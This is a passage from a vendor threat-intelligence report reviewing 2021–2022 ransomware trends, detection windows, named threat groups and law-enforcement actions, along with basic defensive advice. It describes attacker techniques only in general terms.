



2022 State of the Threat

A YEAR IN REVIEW



Table of Contents

03	Letter From Our Chief Threat Intelligence Officer (CTIO)
05	Executive Summary and Key Findings
07	Ransomware Remains the Primary Strategic Threat
17	Ransomware Enablers: Loaders and Info stealers
31	Exploitation of Remote Services is Now the Most Common Access Vector
36	Hostile Government-Sponsored Actor Activity Shows a Regional Focus
56	Defense Evasion Offers Its Own Detection Opportunities
64	Conclusion
65	The Secureworks View of the Threat

01

[Letter From Our CTIO](#)

02

[Executive Summary
and Key Findings](#)

03

[Ransomware Remains the
Primary Strategic Threat](#)

04

[Ransomware Enablers:
Loaders and Infostealers](#)

05

[Exploitation of Remote
Services is Now the Most
Common Access Vector](#)

06

[Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus](#)

07

[Defense Evasion Offers Its
Own Detection Opportunities](#)

08

[Conclusion](#)

09

[The Secureworks
View of the Threat](#)

01

A Letter From Our Chief Threat Intelligence Officer

The last twelve months have featured a series of headline-grabbing cybersecurity events. In December 2021, disclosure of a vulnerability in the popular Log4j software caused global panic as IT teams scrambled to find and patch vulnerable systems. In early 2022, the Russian military build-up on the Ukrainian border and subsequent invasion raised the specter of disruptive cyberattacks that might spill beyond Ukraine's borders, as happened with NotPetya in 2017. And in mid-April, Conti ransomware knocked offline several Costa Rican government institutions, severely disrupting their ability to effectively deliver public services.

Our job is to dig beneath these headlines to understand the nature of the threat and mitigate the risk to our customers. We do that through up-to-date threat intelligence that is fueled by data-driven detection and analysis. The Secureworks® Counter Threat Unit™ (CTU) continues to analyze trillions of security events every week, gathered from its Taegis™ XDR platform. Together with the data processed through the Taegis Vulnerability Detection and Response (VDR) solution, proactive research, and insights gathered through engagements carried out by

the Secureworks Incident Response team, this combines to create one of the most comprehensive views of the threat landscape in the industry.

The purpose of this report is to share our view on how the threat landscape has evolved over the last twelve months, with a clear focus on our first-hand observations of threat actor tooling and behaviors. The report reviews changes in the ransomware landscape, and in the behavior of threat actors enabling ransomware groups with malware like loaders and stealers. It surveys significant activity by major government-sponsored threat groups. And it examines how threat actors move swiftly to exploit new vulnerabilities, and how they combine sophisticated with more basic techniques to evade detection by defenders once inside the network. The report concludes by examining how Taegis forms the backbone of this visibility.

Across Secureworks, different teams work together to protect our customers. Our CTU™ research teams invest countless hours in developing an understanding of the threat and how it might manifest,

01

Letter From Our CTIO

Executive Summary
and Key Findings

Ransomware Remains the
Primary Strategic Threat

Ransomware Enablers:
Loaders and Infostealers

Exploitation of Remote
Services is Now the Most
Common Access Vector

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

Defense Evasion Offers Its
Own Detection Opportunities

Conclusion

The Secureworks
View of the Threat

and then in building ways to detect that threat which can be applied to our Taegis XDR and VDR platforms. Our Security Operations teams act as the watchful guardian of our customer networks, monitoring constantly for any changes that might indicate malicious activity. Our Incident Response team stands ready to support customers through the provision of proactive training, to help them prepare; and through reactive support to investigate, contain and remediate where breaches do occur. And our Secureworks Adversary Group emulates adversary behaviors to help customers test how their control frameworks perform in realistic, intelligence-driven scenarios.

Human expertise works with the technical excellence of Taegis XDR and Taegis VDR to keep Secureworks customers safe on their security journey. We hope the insights embodied in this report help you to protect your organization.



Barry R. Hensley

Barry Hensley
Chief Threat Intelligence Officer
Secureworks

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09


The Secureworks
View of the Threat

02

Executive Summary and Key Findings

Over the past year, cybersecurity events have been heavily influenced by escalating tensions in eastern Europe and the Middle East, a steady stream of critical vulnerabilities forcing organizations to scramble to patch their systems, and public leaks exposing the inner workings of organized cybercriminal ransomware gangs.

The role of the Secureworks Counter Threat Unit is to maintain an understanding of these diverse threats and apply that understanding to inform and protect customers. Between the end of June 2021 and June 2022, based on insights from customer telemetry, incident response, underground monitoring, proactive threat research and intelligence relationships, CTU researchers observed the following high-level trends across the threat landscape:



01

Letter From Our CTIO

02

**Executive Summary
and Key Findings**

03

Ransomware Remains the Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

Defense Evasion Offers Its Own Detection Opportunities

08

Conclusion

09

The Secureworks View of the Threat

01

Ransomware remains the primary threat facing organizations. Detection strategies should focus on identifying ransomware precursors during the 'detection window' between initial access and ransomware deployment. The median detection window in 2022 is **four and a half days**.

02

There has been flux in the **loader landscape**, with the disappearance of some established loaders and the emergence of new ones. As the malware that loads second-stage payloads like ransomware, loaders form a key component of the ransomware ecosystem. There is evidence of **close collaboration** between the groups operating these loaders, and signs of a possible shift towards lightweight, disposable loaders in place of the complex botnets that up until now have provided this loader capability.

03

Infostealers provide the means to quickly and easily obtain credentials that can be used for initial access, making them a major enabler of ransomware operations. **On a single day** in June 2022, CTU researchers observed **over two million credentials** obtained by infostealers available for sale on just one underground marketplace. Innovative distribution methods for infostealers have included cloned websites and trojanized installers for messaging apps such as Signal.

04

Based on [learnings](#)¹ from Secureworks incident response engagements, **exploitation of remote services has replaced credential-based access as the most common initial access vector**, stressing the need for effective vulnerability management and prioritization.


05

Nation-state activity has been **heavily focused on regional considerations**. Notable examples include Russia's cyber operations in support of the invasion of Ukraine, disruptive reciprocal attacks likely conducted by Iranian and Israeli proxy actors, and China's continued focus on the South China Sea and East Asia.

06

Defense evasion is a feature of many network intrusions. However, **the techniques used are generally not very sophisticated**, because they do not need to be. This provides additional detection opportunities.

Ransomware Remains the Primary Strategic Threat



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

Defense Evasion Offers Its Own Detection Opportunities

08

Conclusion

09

The Secureworks View of the Threat

The composition of the global ransomware landscape and the number of victims continue to fluctuate. Yet overall, despite a series of high-profile law enforcement interventions and public leaks, ransomware operators have maintained high levels of activity.

Analysis of Secureworks incident response engagements for May and June 2022 appears to suggest that the rate at which new, successful ransomware attacks are happening is reducing, although it is too early to say if this is trend will continue.




Figure 1. Key developments in the ransomware landscape, June 2021 - June 2022. (Source: Secureworks)

01

[Letter From Our CTIO](#)

02

[Executive Summary
and Key Findings](#)

03

Ransomware Remains the Primary Strategic Threat

04

[Ransomware Enablers:
Loaders and Infostealers](#)

05

[Exploitation of Remote Services is Now the Most Common Access Vector](#)

06

[Hostile Government-Sponsored Actor Activity Shows a Regional Focus](#)

07

[Defense Evasion Offers Its Own Detection Opportunities](#)

08

[Conclusion](#)

09

[The Secureworks View of the Threat](#)

The demise of [GOLD ULRICK's](#)² Conti ransomware-as-a-service operation could account for some of this reduction, but not all. Other factors influencing the rate of attacks might include the disruptive effect on ransomware gangs of the war in Ukraine, economic sanctions designed to create friction for ransomware operators trying to cash in on their attacks, and the volatility of the digital currencies through which ransomware gangs realize their profits.

However, there could be something else going on. There is no corresponding trend of a year-on-year reduction in the number of organizations listed on public ransomware leak sites (figure 2). And CTU researchers are investigating whether there is a general trend in the size of those victim organizations reducing over time. Smaller organizations are likely to be less well resourced, making them a softer target and one that is less likely to bring in specialist incident response

services after the event. And some ransomware gangs may have decided that hitting higher numbers of smaller organizations is less likely to provoke a strong law enforcement response than hitting large, global brands. Unfortunately, smaller organizations may also be less familiar with the mechanism for reporting to and accessing support from law enforcement and specialist security vendors, meaning that the true impact of ransomware will continue to be under reported and victims will not receive the support they need.

Regardless of the overall trend, for any individual organization ransomware remains a major threat and one that feeds on gaps in security control frameworks. Examination of Secureworks threat research and incident response data provides insights into the tactics of individual threat groups and highlights lessons that can help organizations better protect themselves.




Figure 2. Publicly listed ransomware victims by month. (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

Defense Evasion Offers Its Own Detection Opportunities

08

Conclusion

09

The Secureworks View of the Threat

The Window of Opportunity for Network Defenders

During any network intrusion, there is a window of opportunity for defenders. This happens between the point of initial access and the encryption of data when the threat actors are consolidating their access prior to achieving their ultimate objective. So far in 2022, the median time between initial access and ransomware detonation in intrusions investigated by Secureworks incident responders is 4.5 days, compared to 5 days in 2021. The mean dwell time in 2021 was 22 days but so far in 2022 is down at 11 days, reflecting that there have been fewer 'outliers' compared to 2021, i.e. intrusions where threat actors spent weeks or months in an environment before deploying their ransomware.



Of course, this dwell time can vary significantly. In early 2022, an organization exposed a computer in an operational technology (OT) environment to the internet with the firewall disabled to troubleshoot network connectivity issues and download patches. Within five hours the computer had been compromised and within a further hour,

the threat actors had disabled Windows Defender and deployed Phobos ransomware. While only a small number of devices were affected and the network was isolated from the rest of the organization, the intrusion was sufficient to temporarily disrupt business operations at that location.

In contrast, analysis of a Lorenz ransomware attack in September 2021 showed that the threat actors, tracked by CTU researchers as **GOLD LOUNGE**³, had access for almost a year. The initial intrusion likely occurred in October 2020, with GOLD LOUNGE periodically re-accessing the compromised environment to run reconnaissance commands, occasionally rotating the remote IP address they connected in from. They made extensive use of SMBExec to move laterally to other hosts within the environment. In September 2021, GOLD LOUNGE staged Lorenz ransomware in the SYSVOL directory of several compromised domain controllers and created scheduled tasks with random names on target systems to download and execute the ransomware. They then deleted volume shadow copies and cleared the security event log. One hypothesis to explain this lengthy delay is that GOLD LOUNGE purchased access from an initial access broker (IAB) long after the IAB first obtained it.

Regardless of the length of the detection window, network defenders can and should exploit it. On numerous occasions, Taegis XDR countermeasures have alerted customers to ransomware precursors in their environment, allowing them to isolate impacted hosts, block the command-and-control infrastructure, and reset compromised credentials before the threat actors can capitalize on the access. The difference in terms of time to recovery, total costs incurred and business disruption, compared to organizations who did not spot the threat in time, can be huge.

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

Defense Evasion Offers Its Own Detection Opportunities

08


Conclusion

09

The Secureworks View of the Threat

Prevent Where You Can, and Detect What Can't Be Prevented

Undoubtedly, the best way to protect your organization against ransomware deployment is to prevent or detect the initial breach.



This requires a tight focus on good, basic security hygiene.

- Ensure that all external and key internal systems are protected with multi-factor authentication (see [chapter 5](#) for tips on avoiding pitfalls).
- Implement a timely vulnerability detection and patching program (see more about vulnerabilities in [chapter 3](#)).
- For those situations where prevention fails, visibility of the environment is critical. You can't protect what you can't see. Trying to develop that visibility after you've identified a breach is too late.
- Deploy a comprehensive monitoring and detection solution on all endpoints, network, and cloud ([see the appendix](#) for important monitoring considerations).

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

Defense Evasion Offers Its Own Detection Opportunities

08


Conclusion

09

The Secureworks View of the Threat

New Players, Old Players

During the reporting period new ransomware groups appeared, many only briefly or with little impact, while others apparently disappeared. In some cases, this fluctuation represented a rebrand by established ransomware groups, possibly to minimize law enforcement and media scrutiny, and in some cases to disguise their identity in response to financial sanctions. In others, it may have been a result of the shifting allegiance of affiliates in the hunt for more victims and greater revenues.



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

Defense Evasion Offers Its Own Detection Opportunities

08

Conclusion

09

The Secureworks View of the Threat

Law Enforcement Actions

Over the reporting period, there have been several significant law enforcement actions or sanctions aimed at disrupting ransomware operators or their access to supporting services such as cryptocurrency money laundering.

- U.S. Treasury [OFAC sanctions](#)⁴ in December 2019 targeting **GOLD DRAKE**⁵, also known as Evil Corp, have led to the threat group repeatedly changing ransomware variants to complicate attribution of their attacks back to them, so that victims do not find themselves prohibited from paying the ransom. During the reporting period, they switched between several ransomware families including WastedLocker, Macaw, and potentially also **LockBit**⁶.
- In April 2022, OFAC sanctioned Hydra Market (Hydra), the world's largest darknet market. OFAC identified that approximately \$8 million in ransomware proceeds had been laundered through it. It also sanctioned Garantex, a virtual currency exchange registered in Estonia thought to have processed transactions worth nearly \$6 million from GOLD ULRICK's Conti operation.
- In May, OFAC sanctioned virtual currency [mixer](#)⁷ Blender.io (Blender), which had allegedly obscured transactions for Russian cybercrime groups including GOLD ULRICK and **GOLD BLACKBURN**⁸, and for North Korean threat actors.
- Also in [May](#)⁹, the U.S. State Department offered a financial reward for information leading to the arrest of senior members of the Conti ransomware operator.

Legal action aimed at ransomware actors over the period included the Department of Justice's partial seizure from a Darkside affiliate of the ransom paid by Colonial Pipeline; the multi-country operation that took control of REvil servers in October, forcing them offline, and operator GOLD SOUTHFIELD into hibernation; and the arrest in Russia of individuals associated with the REvil ransomware-as-a-service (RaaS) operation in January.

Action aimed at supporting services included the U.S. Department of Justice [unveiling](#)¹⁰ an indictment filed in 2020 against Latvian national Alla Witte for her role as a malware developer in the operation of TrickBot. Chats contained in the [Conti Leaks](#)¹¹ showed GOLD BLACKBURN allocating funds for finding a lawyer to represent Witte. RaidForums, used to sell databases containing billions of card and banking details, as well as login credentials, also closed in April, as the result of [Operation TOURNIQUET](#)¹², a complex law enforcement effort coordinated by Europol. The site was closed, its infrastructure seized, and its administrator and his accomplices arrested.

The long-term impact of increased law enforcement activity against ransomware operators remains difficult to judge. The process of having to re-brand undoubtedly introduces cost for ransomware actors, including potentially through the loss of affiliates to other RaaS schemes. And many victims do hesitate to pay ransoms to sanctioned groups. However, ransomware groups have shown an ability to recover from disruptive interventions and identify alternative means of sustaining their operations. The lack of cooperation from countries where core members of the prominent ransomware groups reside continues to hamper disruption efforts.

01

[Letter From Our CTIO](#)

02

[Executive Summary
and Key Findings](#)

03

[Ransomware Remains the Primary Strategic Threat](#)

04

[Ransomware Enablers:
Loaders and Infostealers](#)

05

[Exploitation of Remote Services is Now the Most Common Access Vector](#)

06

[Hostile Government-Sponsored Actor Activity Shows a Regional Focus](#)

07

[Defense Evasion Offers Its Own Detection Opportunities](#)

08

[Conclusion](#)

09

[The Secureworks View of the Threat](#)

GOLD MYSTIC's¹³ LockBit RaaS was the most active name-and-shame operation, listing 875 victims on its public leak site by the end of June 2022. Secureworks incident responders have responded to LockBit intrusions against organizations in the technology, business services, media, finance, and legal sectors across the Middle East, Europe, the U.S., Asia, and Australia. GOLD MYSTIC appears to have been highly effective at recruiting affiliates from other RaaS schemes, and in at least one case CTU researchers were able to link a July 2021 LockBit incident to a June 2021 REvil incident, assessing with moderate confidence that the same affiliate was responsible for both incidents as well as for an earlier January 2021 incident [reported](#)¹⁴ by Ahnlab.

The (Non) Return of REvil

